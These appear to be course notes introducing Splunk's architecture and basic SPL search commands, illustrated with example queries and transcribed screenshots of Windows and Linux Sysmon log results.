


# Understanding Log Sources & Investigating with Splunk

## Splunk Fundamentals

### Introduction To Splunk & SPL

#### What Is Splunk?

- Splunk is a highly scalable, versatile, and robust data analytics software solution known for its ability to ingest, index, analyze, and visualize massive amounts of machine data.
  - Splunk has the capability to drive a wide range of initiatives, encompassing cybersecurity, compliance, data pipelines, IT monitoring, observability, as well as overall IT and business management.



- Splunk's (Splunk Enterprise) **architecture** consists of several layers that work together to collect, index, search, analyze, and visualize data.
  - The architecture can be divided into the following main components:

- **Forwarders** : Forwarders are responsible for data collection.
  - They gather machine data from various sources and forward it to the indexers.
  - The types of forwarders used in Splunk are:
    - **Universal Forwarder (UF)** : This is a lightweight agent that collects data and forwards it to the Splunk indexers without any preprocessing.
    - Universal Forwarders are individual software packages that can be easily installed on remote sources without significantly affecting network or host performance.
    - **Heavy Forwarder (HF)** : This agent serves the purpose of collecting data from remote sources, especially for intensive data aggregation assignments involving sources like firewalls or data routing/filtering points. According to [Splexicon](#), heavy forwarders stand out from other types of forwarders as they parse data before forwarding, allowing them to route data based on specific criteria such as event source or type.
    - They can also index data locally while simultaneously forwarding it to another indexer.
    - Typically, Heavy Forwarders are deployed as dedicated "data collection nodes" for API/scripted data access, and they exclusively support Splunk Enterprise.
    - Please note that there are **HTTP Event Collectors (HECs)** available for directly collecting data from applications in a scalable manner. HECs operate by using token-based JSON or raw API methods.
    - In this process, data is sent directly to the Indexer level for further processing.
- **Indexers** : The indexers receive data from the forwarders, organize it, and store it in indexes.
  - While indexing data, the indexers generate sets of directories categorized by age, wherein each directory hold compressed raw data and corresponding indexes that point to the raw data.
  - They also process search queries from users and return results.
- **Search Heads** : Search heads coordinate search jobs, dispatching them to the indexers and merging the results.
  - They also provide an interface for users to interact with Splunk.
  - On Search Heads, **Knowledge Objects** can be crafted to extract supplementary fields and manipulate data without modifying the original index data.
  - It is important to mention that Search Heads also offer various tools to enrich the search experience, including reports, dashboards, and visualizations.

- Deployment Server : It manages the configuration for forwarders, distributing apps and updates.
- Cluster Master : The cluster master coordinates the activities of indexers in a clustered environment, ensuring data replication and search affinity.
- License Master : It manages the licensing details of the Splunk platform.
- Splunk's key components include:
  - Splunk Web Interface : This is the graphical interface through which users can interact with Splunk, carrying out tasks like searching, creating alerts, dashboards, and reports.
  - Search Processing Language (SPL) : The query language for Splunk, allowing users to search, filter, and manipulate the indexed data.
  - Apps and Add-ons : Apps provide specific functionalities within Splunk, while add-ons extend capabilities or integrate with other systems.
    - Splunk Apps enable the coexistence of multiple workspaces on a single Splunk instance, catering to different use cases and user roles.
    - These ready-made apps can be found on [Splunkbase](#), providing additional functionalities and pre-configured solutions.
    - Splunk Technology Add-ons serve as an abstraction layer for data collection methods.
    - They often include relevant field extractions, allowing for schema-on-the-fly functionality.
    - Additionally, Technology Add-ons encompass pertinent configuration files (props/transforms) and supporting scripts or binaries.
    - A Splunk App, on the other hand, can be seen as a comprehensive solution that typically utilizes one or more Technology Add-ons to enhance its capabilities.
  - Knowledge Objects : These include fields, tags, event types, lookups, macros, data models, and alerts that enhance the data in Splunk, making it easier to search and analyze.

## Splunk As A SIEM Solution

- When it comes to cybersecurity, Splunk can play a crucial role as a log management solution, but its true value lies in its analytics-driven Security Information and Event Management (SIEM) capabilities.
  - Splunk as a SIEM solution can aid in real-time and historical data analysis, cybersecurity monitoring, incident response, and threat hunting.
  - Moreover, it empowers organizations to enhance their detection capabilities by

## leveraging User Behavior Analytics.

- As discussed, Splunk Processing Language (SPL) is a language containing over a hundred commands, functions, arguments, and clauses.
  - It's the backbone of data analysis in Splunk, used for searching, filtering, transforming, and visualizing data.
- Let's assume that `main` is an index containing Windows Security and Sysmon logs, among others.

### 1. Basic Searching

- The most fundamental aspect of SPL is searching.
  - By default, a search returns all events, but it can be narrowed down with keywords, boolean operators, comparison operators, and wildcard characters.
  - For instance, a search for error would return all events containing that word.
- Boolean operators `AND`, `OR`, and `NOT` are used for more specific queries.
- The `search` command is typically implicit at the start of each SPL query and is not usually written out.
  - However, here's an example using explicit search syntax:

```
search index="main" "UNKNOWN"
```

New Search

index="main" "UNKNOWN"

4,474 events (before 6/13/24 00:37:00 AM) No Event Sampling

Events (4,474) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection × Deselect

1 month per column

List Format 20 Per Page


1 2 3 4 5 6 7 8 ... Next < Prev

Time	Event
Nov 8 15:53:12 2022	<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0de-01fc615aa973}"><EventID>5</EventID><Version>3</Version><Level>4</Level><Task>5</Task><OpCode>8</OpCode><Keywords><TimeCreated SystemTime="2022-11-08T20:53:12.431249000Z"/><EventRecordID>105715</EventRecordID><CorrelationID><Execution ProcessID="1171" ThreadID="1171"/><Channel>Linux-Sysmon/Operational</Channel><Computer>waldo-virtual-machine</Computer><Security UserID="0"/><System><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2022-11-08 20:53:10.594</Data><Data Name="ProcessGuid">(00000000-0000-0000-0000-000000000000)</Data><Data Name="ProcessId">3921</Data><Data Name="Image">&lt;unknown process&gt;</Data><Data Name="User">root</Data></EventData></Event><host> waldo-virtual-machine <source> LinuxSyslog_waldo-virtual-machine.txt <sourceType> linuxsyslog
Nov 8 15:53:12 2022	<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0de-01fc615aa973}"><EventID>5</EventID><Version>3</Version><Level>4</Level><Task>5</Task><OpCode>8</OpCode><Keywords><TimeCreated SystemTime="2022-11-08T20:53:12.443959000Z"/><EventRecordID>105721</EventRecordID><CorrelationID><Execution ProcessID="1171" ThreadID="1171"/><Channel>Linux-Sysmon/Operational</Channel><Computer>waldo-virtual-machine</Computer><Security UserID="0"/><System><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2022-11-08 20:53:10.607</Data><Data Name="ProcessGuid">(00000000-0000-0000-0000-000000000000)</Data><Data Name="ProcessId">3925</Data><Data Name="Image">&lt;unknown process&gt;</Data><Data Name="User">root</Data></EventData></Event><host> waldo-virtual-machine <source> LinuxSyslog_waldo-virtual-machine.txt <sourceType> linuxsyslog
Nov 8 15:53:12 2022	<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0de-01fc615aa973}"><EventID>5</EventID><Version>3</Version><Level>4</Level><Task>5</Task><OpCode>8</OpCode><Keywords><TimeCreated SystemTime="2022-11-08T20:53:12.452128000Z"/><EventRecordID>105726</EventRecordID><CorrelationID><Execution ProcessID="1171" ThreadID="1171"/><Channel>Linux-Sysmon/Operational</Channel><Computer>waldo-virtual-machine</Computer><Security UserID="0"/><System><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2022-11-08 20:53:10.615</Data><Data Name="ProcessGuid">(00000000-0000-0000-0000-000000000000)</Data><Data Name="ProcessId">3928</Data><Data Name="Image">&lt;unknown process&gt;</Data><Data Name="User">root</Data></EventData></Event>

- By specifying the index as `main`, the query narrows down the search to only the events stored in the `main` index.
  - The term `UNKNOWN` is then used as a keyword to filter and retrieve events that include this specific term.

- **Note:** Wildcards (\*) can replace any number of characters in searches and field values. Example (implicit search syntax):

```
index="main" "*UNKNOWN*"
```



- This SPL query will search within the `main` index for events that contain the term `UNKNOWN` anywhere in the event data.

## 2. Fields and Comparison Operators

- Splunk automatically identifies certain data as fields (like `source`, `sourcetype`, `host`, `EventCode`, etc.), and users can manually define additional fields.
  - These fields can be used with comparison operators (`=`, `!=`, `<`, `>`, `<=`, `>=`) for more precise searches. Example:

```
index="main" EventCode!=1
```

New Search

```
1 index="main" EventCode!=1|
```

8,433 of 14,509 events matched No Event Sampling ▾

Events (8,433) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect Nov 8, 2022 12:50 PM

List ▾ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
<b>SELECTED FIELDS</b>		>	11/8/22 2:49:59.000 PM	11/08/2022 02:49:59 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=7 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 31 lines
<b>INTERESTING FIELDS</b>		>	11/8/22 2:49:59.000 PM	host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
		>	11/8/22 2:49:59.000 PM	11/08/2022 02:49:59 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=7 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 31 lines
		>	11/8/22 2:49:59.000 PM	host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon

- This SPL (Splunk Processing Language) query is used to search within the `main` index for events that do `not` have an `EventCode` value of `1`.

### 3. The fields command

- The `fields` command specifies which fields should be included or excluded in the search results. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | fields - User
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | fields - User
```

69 of 3,678 events matched No Event Sampling ▾

Events (69) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

Nov 8, 2022 12:48 PM

List ▾ Format 20 Per Page ▾

Time	Event
11/8/22 2:50:23.000 PM	11/08/2022 02:50:23 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines
11/8/22 2:49:55.000 PM	host = DESKTOP-UN7T4R8   source = WinEventLog:Sysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
11/8/22 2:49:52.000 PM	11/08/2022 02:49:52 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines
11/8/22 2:49:52.000 PM	host = DESKTOP-UN7T4R8   source = WinEventLog:Sysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon

Selected Fields:  
a host 2  
a source 2  
a sourcetype 1

Interesting Fields:  
a CommandLine 55  
a Company 1  
a ComputerName 2  
a CurrentDirectory 6  
# date\_hour 2  
# date\_mday 1  
# date\_minute 6  
# date\_month 1  
# date\_second 35  
a date\_wday 1  
# date\_year 1  
# date\_zone 1

- After retrieving all process creation events from the `main` index, the `fields` command excludes the `User` field from the search results.
  - Thus, the results will contain all fields normally found in the [Sysmon Event ID 1](#) logs, except for the user that initiated the process.
  - Please note that utilizing `sourcetype` restricts the scope exclusively to Sysmon event logs.

#### 4. The table command

- The `table` command presents search results in a tabular format. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | table _time,
host, Image
```

## New Search

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1   table _time, host, Image																																																		
180 of 12,500 events matched No Event Sampling ▾																																																		
<a href="#">Events</a> <a href="#">Patterns</a> <a href="#">Statistics (11)</a> <a href="#">Visualization</a>																																																		
20 Per Page ▾ <input checked="" type="checkbox"/> Format <a href="#">Preview</a> ▾																																																		
<table><thead><tr><th>_time</th><th>host</th><th>Image</th></tr></thead><tbody><tr><td>2022-11-08 12:47:11</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\notepad.exe</td></tr><tr><td>2022-11-08 12:47:18</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\notepad.exe</td></tr><tr><td>2022-11-08 12:48:29</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\rundll32.exe</td></tr><tr><td>2022-11-08 12:49:28</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td></tr><tr><td>2022-11-08 12:49:49</td><td>DESKTOP-UN7T4R8</td><td>C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe</td></tr><tr><td>2022-11-08 12:49:59</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net.exe</td></tr><tr><td>2022-11-08 12:50:21</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net.exe</td></tr><tr><td>2022-11-08 12:50:21</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net1.exe</td></tr><tr><td>2022-11-08 12:50:23</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net.exe</td></tr><tr><td>2022-11-08 12:50:23</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net1.exe</td></tr><tr><td>2022-11-08 12:50:41</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\PING.EXE</td></tr><tr><td>2022-11-08 12:51:20</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net.exe</td></tr><tr><td>2022-11-08 12:51:20</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net1.exe</td></tr><tr><td>2022-11-08 12:51:23</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net.exe</td></tr><tr><td>2022-11-08 12:51:23</td><td>DESKTOP-UN7T4R8</td><td>C:\Windows\System32\net1.exe</td></tr></tbody></table>			_time	host	Image	2022-11-08 12:47:11	DESKTOP-UN7T4R8	C:\Windows\System32\notepad.exe	2022-11-08 12:47:18	DESKTOP-UN7T4R8	C:\Windows\System32\notepad.exe	2022-11-08 12:48:29	DESKTOP-UN7T4R8	C:\Windows\System32\rundll32.exe	2022-11-08 12:49:28	DESKTOP-UN7T4R8	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2022-11-08 12:49:49	DESKTOP-UN7T4R8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	2022-11-08 12:49:59	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe	2022-11-08 12:50:21	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe	2022-11-08 12:50:21	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe	2022-11-08 12:50:23	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe	2022-11-08 12:50:23	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe	2022-11-08 12:50:41	DESKTOP-UN7T4R8	C:\Windows\System32\PING.EXE	2022-11-08 12:51:20	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe	2022-11-08 12:51:20	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe	2022-11-08 12:51:23	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe	2022-11-08 12:51:23	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe
_time	host	Image																																																
2022-11-08 12:47:11	DESKTOP-UN7T4R8	C:\Windows\System32\notepad.exe																																																
2022-11-08 12:47:18	DESKTOP-UN7T4R8	C:\Windows\System32\notepad.exe																																																
2022-11-08 12:48:29	DESKTOP-UN7T4R8	C:\Windows\System32\rundll32.exe																																																
2022-11-08 12:49:28	DESKTOP-UN7T4R8	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe																																																
2022-11-08 12:49:49	DESKTOP-UN7T4R8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe																																																
2022-11-08 12:49:59	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe																																																
2022-11-08 12:50:21	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe																																																
2022-11-08 12:50:21	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe																																																
2022-11-08 12:50:23	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe																																																
2022-11-08 12:50:23	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe																																																
2022-11-08 12:50:41	DESKTOP-UN7T4R8	C:\Windows\System32\PING.EXE																																																
2022-11-08 12:51:20	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe																																																
2022-11-08 12:51:20	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe																																																
2022-11-08 12:51:23	DESKTOP-UN7T4R8	C:\Windows\System32\net.exe																																																
2022-11-08 12:51:23	DESKTOP-UN7T4R8	C:\Windows\System32\net1.exe																																																

- This query returns process creation events, then arranges selected fields (\_time, host, and Image) in a tabular format. \_time is the timestamp of the event, host is the name of the host where the event occurred, and Image is the name of the executable file that represents the process.

## 5. The rename command

- The rename command renames a field in the search results. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | rename Image as Process
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | rename Image as Process
```

186 of 13,694 events matched No Event Sampling ▾

Events (186) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Nov 8, 2022 11:19 AM

List ▾ Format 20 Per Page ▾

Hide Fields All Fields

**SELECTED FIELDS**

- a host 3
- a source 3
- a sourcetype 1

**INTERESTING FIELDS**

- a CommandLine 100+
- a Company 3
- a ComputerName 3
- a CurrentDirectory 16
- # date\_hour 3
- # date\_mday 1
- # date\_minute 36
- a date\_month 1
- # date\_second 50
- a date\_wday 1
- # date\_year 1

	Time	Event
>	11/8/22 2:50:23.000 PM	11/08/2022 02:50:23 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
>	11/8/22 2:49:55.000 PM	11/08/2022 02:49:55 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
>	11/8/22 2:49:52.000 PM	11/08/2022 02:49:52 PM LogName=Microsoft-Windows-Sysmon/Operational

- This command renames the `Image` field to `Process` in the search results.
  - `Image` field in Sysmon logs represents the name of the executable file for the process.
  - By renaming it, all the subsequent references to `Process` would now refer to what was originally the `Image` field.

## 6. The dedup command

- The 'dedup' command removes duplicate events. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | dedup Image
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | dedup Image
```

47 of 16,199 events matched No Event Sampling ▾

Events (47) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

Nov 8, 2022 12:00 PM

List ▾			Format	20 Per Page ▾
< Hide Fields		: All Fields	i Time	Event
SELECTED FIELDS		>	11/8/22 2:50:23.000 PM	11/08/2022 02:50:23 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
INTERESTING FIELDS		>	11/8/22 2:49:13.000 PM	11/08/2022 02:49:13 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
# date_hour 3 # date_mday 1 # date_minute 20 # date_month 1 # date_second 27 # date_wday 1 # date_year 1 # date_zone 1		>	11/8/22 2:49:08.000 PM	11/08/2022 02:49:08 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1

- The `dedup` command removes duplicate entries based on the `Image` field from the process creation events.
  - This means if the same process (`Image`) is created multiple times, it will appear only once in the results, effectively removing repetition.

## 7. The sort command

- The `sort` command sorts the search results. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | sort - _time
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | sort -_time
```

328 of 26,158 events matched No Event Sampling ▾

Events (328) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾

◀ Hide Fields ⌂ All Fields

**SELECTED FIELDS**

- ↳ host 3
- ↳ source 3
- ↳ sourcetype 1

**INTERESTING FIELDS**

- ↳ CommandLine 100+
- ↳ Company 4
- ↳ ComputerName 4
- ↳ CurrentDirectory 16
- # date\_hour 4
- # date\_mday 1
- # date\_minute 55
- # date\_month 1
- # date\_second 58
- # date\_wday 1
- # date\_year 1
- # date\_zone 1

	Time	Event
>	11/8/22 2:50:23.000 PM	11/08/2022 02:50:23 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
>	11/8/22 2:49:55.000 PM	11/08/2022 02:49:55 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 38 lines host = DESKTOP-UN7T4R8   source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt   sourcetype = WinEventLog:Sysmon
>	11/8/22 2:49:52.000 PM	11/08/2022 02:49:52 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1

- This command sorts all process creation events in the `main` index in descending order of their timestamps (`_time`), i.e., the most recent events are shown first.

## 8. The stats command

- The `stats` command performs statistical operations. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | stats count by _time, Image
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | stats count by _time, Image
```

1,553 events (before 6/13/24 10:41:30.000 AM) No Event Sampling ▾

Save As ▾ Create Table View Close

Events Patterns Statistics (364) Visualization

20 Per Page ▾ ✓ Format Preview ▾

_time \$	Image \$	count \$
2022-10-05 13:32:33	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	16
2022-10-05 13:32:35	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	16
2022-10-05 13:33:06	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	8
2022-10-05 13:39:49	C:\Users\waldo\Downloads\olemon.exe	8
2022-10-05 13:43:26	C:\Windows\System32\notepad.exe	8
2022-10-05 13:51:04	C:\Windows\System32\rundll32.exe	8
2022-10-05 14:00:07	C:\Windows\System32\rundll32.exe	8
2022-10-05 14:06:59	C:\Windows\System32\rundll32.exe	8
2022-10-05 14:12:37	C:\Windows\SysWOW64\WerFault.exe	3
2022-10-05 14:16:25	C:\Windows\SysWOW64\WerFault.exe	3
2022-10-05 14:33:39	C:\Users\waldo\AppData\Local\Temp\pxxebibis.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	9
2022-10-05 14:33:40	C:\Users\waldo\AppData\Local\Temp\pxxebibis.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	3
2022-10-05 14:33:41	C:\Users\waldo\AppData\Local\Temp\pxxebibis.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	3
2022-10-05 14:33:45	C:\Users\waldo\AppData\Local\Temp\pxxebibis.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	6
2022-10-05 14:34:17	C:\Users\waldo\AppData\Local\Temp\pxxebibis.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	3

- This query will return a table where each row represents a unique combination of a timestamp (`_time`) and a process (`Image`).
  - The count column indicates the number of network connection events that occurred for that specific process at that specific time.
- However, it's challenging to visualize this data over time for each process because the data for each process is interspersed throughout the table.
  - We'd need to manually filter by process (`Image`) to see the counts over time for each one.

## 9. The chart command

- The `chart` command creates a data visualization based on statistical operations.
- Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | chart count
by _time, Image
```

